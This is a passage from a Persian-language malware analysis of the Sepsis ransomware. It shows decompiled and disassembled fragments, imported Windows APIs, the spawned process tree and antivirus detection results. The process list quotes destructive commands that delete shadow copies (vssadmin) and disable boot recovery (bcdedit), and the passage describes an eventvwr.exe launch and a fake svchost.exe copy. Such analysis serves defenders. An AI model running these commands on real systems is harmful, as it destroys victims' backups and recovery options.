if ( OpenMutexW(0x1F0001u, 0, "HJG<>JkFWYIguiohgt89573gujhuy78^*(^&^$") )
ExitProcess(0);
v12 = CreateMutexW(0, 0, "HJG<>JkFWYIguiohgt89573gujhuy78^*(^&^$");
ReleaseMutex(v12);
sub_401EF0();
v13 = 0;
```

این باج افزار از کتابخانه های ویندوزی به همراه توابعی از هر کدام از کتابخانه ها استفاده می کند، در تصویر استفاده از این کتابخانه ها به خوبی قابل مشاهده است، همچنین لیست کامل این کتابخانه ها به همراه توابع مورد استفاده نیز در ادامه ی متن آمده است.

```








Imports From MSVCRT.dll
; void * __cdecl realloc(void *Memory, size_t NewSize)
; CODE XREF: sub_4013B0+AC1p
; sub_4013B0+1897p ...
; void __cdecl Free(void *Memory)
; CODE XREF: sub_401E00+1D77p
; start+59E7p
; DATA XREF: ...
; FILE * __cdecl wfopen(const wchar_t *Filename, const wchar_t *Mode)
; CODE XREF: sub_4016E0+1857p
; sub_401E10+847p
; DATA XREF: ...
; size_t __cdecl fwrite(const void *Str, size_t Size, size_t Count, FILE *File)
; CODE XREF: sub_4016E0+1A77p
; sub_401E10+997p
; DATA XREF: ...
; int __cdecl rand()
; CODE XREF: sub_4015B0+1D77p
; sub_4015B0+C37p ...
; int __cdecl fseek(FILE *File, __int32 Offset, int Origin)
; CODE XREF: sub_4016E0+1927p
; DATA XREF: sub_4016E0+1927p
; int __cdecl fclose(FILE *File)
; CODE XREF: sub_4016E0+1AE7p
; sub_401E10+A07p
; DATA XREF: ...
; void __cdecl srand(unsigned int Seed)
; CODE XREF: sub_4015B0+2F77p
; DATA XREF: sub_4015B0+2F77p
; void * __cdecl malloc(size_t Size)
; CODE XREF: sub_4013B0+1577p
; sub_4015B0+B877p ...
; void * __cdecl memset(void *Dst, int Val, size_t Size)
; DATA XREF: memset7r
; void * __cdecl memcpy(void *Dst, const void *Src, size_t Size)
; DATA XREF: memcpy7r
Imports From SHELL32.dll
; HRESULT __stdcall ShellExecuteW(HWND hwnd, LPCWSTR lpOperation, LPCWSTR lpFile, LPCWSTR lpParameters, LPCWSTR lpDirectory, INT nShowCmd)
; CODE XREF: sub_401E10+B877p
; start+1B77p ...
; HRESULT __stdcall SHGetSpecialFolderLocation(HWND hwnd, int csidl, LPITEMIDLIST *ppidl)
; CODE XREF: sub_401E10+2077p
; DATA XREF: sub_401E10+2077p
; BOOL __stdcall SHGetPathFromIDListW(LPCITEMIDLIST pidl, LPWSTR pszPath)
; CODE XREF: sub_401E10+3377p
; DATA XREF: sub_401E10+3377p
Imports From SHLWAPI.dll
; LPWSTR __stdcall PathCombineW(LPWSTR pszDest, LPCWSTR pszDir, LPCWSTR pszFile)
00001CF8 004030F8 .idata:SHGetPathFromIDListW
    
```

CRYPT32.dll	SHELL32.dll	SHLWAPI.dll
CryptDecodeObjectEx	ShellExecuteW	PathCombineW
CryptImportPublicKeyInfo	SHGetPathFromIDListW	PathFindExtensionW
CryptStringToBinaryA	SHGetSpecialFolderLocation	

ADVAPI32.dll	KERNEL32.dll	KERNEL32.dll	KERNEL32.dll	MSVCRT.dll
AdjustTokenPrivileges	CloseHandle	LoadLibraryA	GetFileSize	_wfopen
CryptAcquireContextW	CopyFileW	LocalFree	GetFileSizeEx	fclose
CryptEncrypt	CreateFileMappingW	lstrcmpW	GetLogicalDriveStringsW	free
GetTokenInformation	CreateFileW	MapViewOfFile	GetModuleFileNameW	fseek
LookupPrivilegeValueW	CreateMutexW	MoveFileW	GetProcAddress	fwrite
OpenProcessToken	CreateThread	OpenMutexW	GetTempPathW	malloc
RegCloseKey	DeleteFileW	ReleaseMutex	GetWindowsDirectoryW	memcpy
RegCreateKeyW	ExitProcess	SetFileAttributesW	Wow64EnableWow64FsRedirection	memset
RegOpenKeyExW	FindClose	Sleep		rand
RegOpenKeyW	FindFirstFileW	UnmapViewOfFile		realloc
RegSetValueExW	FindNextFileW	WaitForMultipleObjects		srand
	GetCurrentProcess			

بر اساس بررسی های صورت گرفته، باج افزار Sepsis پس از اجرا، فرایندهای زیر را ایجاد می کند :

Sepsis.exe

-  [eventvwr.exe](#)
-  [svchost.exe](#)
 -  [svchost.exe](#)
 -  [cmd.exe](#)
 -  [vssadmin.exe](#) delete shadows /all /quiet
 -  [bcdedit.exe](#) /set{default} recoveryenabled no
 -  [bcdedit.exe](#) /set{default} bootstatuspolicyignoreallfailures


 [svchost.exe](#) "C:\Users\admin\AppData\Local\Temp\svchost.exe"

 [vssvc.exe](#) C:\Windows\system۳۲\vssvc.exe

پس از اجرای باج افزار، فرایند اصلی باج افزار خاتمه پیدا می کند و همانطور که اشاره شد ادامه ی فرایند رمزگذاری فایل ها توسط [svchost.exe](#) ادامه پیدا می کند.

باج افزار Sepsis فرایند [vssadmin.exe](#) را به منظور حذف shadow copy و فرایند [bcdedit.exe](#) را نیز جهت جلوگیری از بازگردانی فایل ها توسط قربانی اجرا می کند.

برخی از این فرایندها، در تصاویر زیر قابل مشاهده هستند.




```

.text:00402499      push     5                ; nShowCmd
.text:0040249B      push     esi              ; lpDirectory
.text:0040249C      push     esi              ; lpParameters
.text:0040249D      push     offset aEventvwr_exe ; "eventvwr.exe"
.text:004024A2      push     esi              ; lpOperation
.text:004024A3      push     esi              ; hwnd
.text:004024A4      call    ebx ; ShellExecuteW
.text:004024A6      push     3E8h            ; dwMilliseconds
.text:004024A8      call    ds:Sleep
.text:004024B1      push     esi              ; nShowCmd
.text:004024B2      push     esi              ; lpDirectory
.text:004024B3      push     esi              ; lpParameters
.text:004024B4      push     offset FileName ; lpFile
.text:004024B9      push     esi              ; lpOperation
.text:004024BA      push     esi              ; hwnd
.text:004024BB      call    ebx ; ShellExecuteW
.text:004024BD      push     esi              ; nShowCmd
.text:004024BE      push     esi              ; lpDirectory
.text:004024BF      push     esi              ; lpParameters
.text:004024C0      push     offset FileName ; lpFile
.text:004024C5      push     esi              ; lpOperation
.text:004024C6      push     esi              ; hwnd
.text:004024C7      call    ebx ; ShellExecuteW
.text:004024C9      jmp     short loc_4024D1
.text:004024CB ;

```

تصویر ۱: فرایند [eventvwr.exe](#)



```
.text:004022BD ;  
.text:004022BD  
.text:004022BD loc_4022BD:          ; CODE XREF: start+6C↑j  
.text:004022BD          push   offset FileName ; lpBuffer  
.text:004022C2          push   104h             ; nBufferLength  
.text:004022C7          call   ds:GetTempPathW  
.text:004022CD          push   104h             ; uSize  
.text:004022D2          push   offset Data      ; lpBuffer  
.text:004022D7          call   ds:GetWindowsDirectoryW  
.text:004022DD          mov    edx, offset aSvchost_exe ; "\\svchost.exe"  
.text:004022E2          mov    esi, edx
```

تصویر ۲: فرایند [svchost.exe](#)

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج افزار Sepsis نشدیم.

شناسایی :

در حال حاضر تعداد ۴۵ مورد از ۶۶ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Ad-Aware	⚠ Dropped.Generic.Malware.Glg.917FBD...	AegisLab	⚠ Dropped.Generic.Malware!c
AhnLab-V3	⚠ Malware/Win32.Generic.C2503141	ALYac	⚠ Trojan.Ransom.Sepsis
Antiy-AVL	⚠ Trojan/Win32.TSGeneric	Arcabit	⚠ Generic.Malware.Glg.917FBD2B
Avast	⚠ FileRepMalware	AVG	⚠ FileRepMalware
Avira	⚠ TR/Crypt.XPACK.Gen	AVware	⚠ BehavesLike.Win32.Malware.wsc (mx-v)
Baidu	⚠ Win32.Trojan.WisdomEyes.16070401....	BitDefender	⚠ Dropped.Generic.Malware.Glg.917FBD...
CAT-QuickHeal	⚠ Trojan.IGENERIC	Cylance	⚠ Unsafe
Cyren	⚠ W32/Trojan.LYJE-6925	Emsisoft	⚠ Dropped.Generic.Malware.Glg.917FBD... (B)
Endgame	⚠ malicious (moderate confidence)	eScan	⚠ Dropped.Generic.Malware.Glg.917FBD...
ESET-NOD32	⚠ Win32/Filecoder.NQP	F-Secure	⚠ Dropped.Generic.Malware.Glg.917FBD...
Fortinet	⚠ W32/Filecoder.NQP!tr	GData	⚠ Win32.Malware.Bucaspys.G
Ikarus	⚠ Ransom.Win32.Higuniel	Jiangmin	⚠ Trojan.Reconyc.hyn
K7AntiVirus	⚠ Trojan (005309be1)	K7GW	⚠ Trojan (005309be1)
Kaspersky	⚠ Trojan.Win32.Reconyc.iwkk	Malwarebytes	⚠ Ransom.FileCryptor
MAX	⚠ malware (ai score=98)	McAfee	⚠ RDN/Ransom
McAfee-GW-Edition	⚠ BehavesLike.Win32.VTFlooder.lh	Microsoft	⚠ Ransom:Win32/Higuniel.A
NANO-Antivirus	⚠ Trojan.Win32.Reconyc.fbvth	Palo Alto Networks	⚠ generic.ml
Panda	⚠ Trj/GdSda.A	Sophos AV	⚠ Troj/BTCWare-K
Sophos ML	⚠ heuristic	Symantec	⚠ Trojan.Gen.2
Tencent	⚠ Win32.Trojan.Reconyc.Dumb	TrendMicro	⚠ Ransom_SEPSIS.THEAFAH
TrendMicro-HouseCall	⚠ Ransom_SEPSIS.THEAFAH	VBA32	⚠ suspected of Trojan.ShellModifier.gen
VIPRE	⚠ BehavesLike.Win32.Malware.wsc (mx-v)	Yandex	⚠ Trojan.Reconyc!
ZoneAlarm	⚠ Trojan.Win32.Reconyc.iwkk	Avast Mobile Security	✅ Clean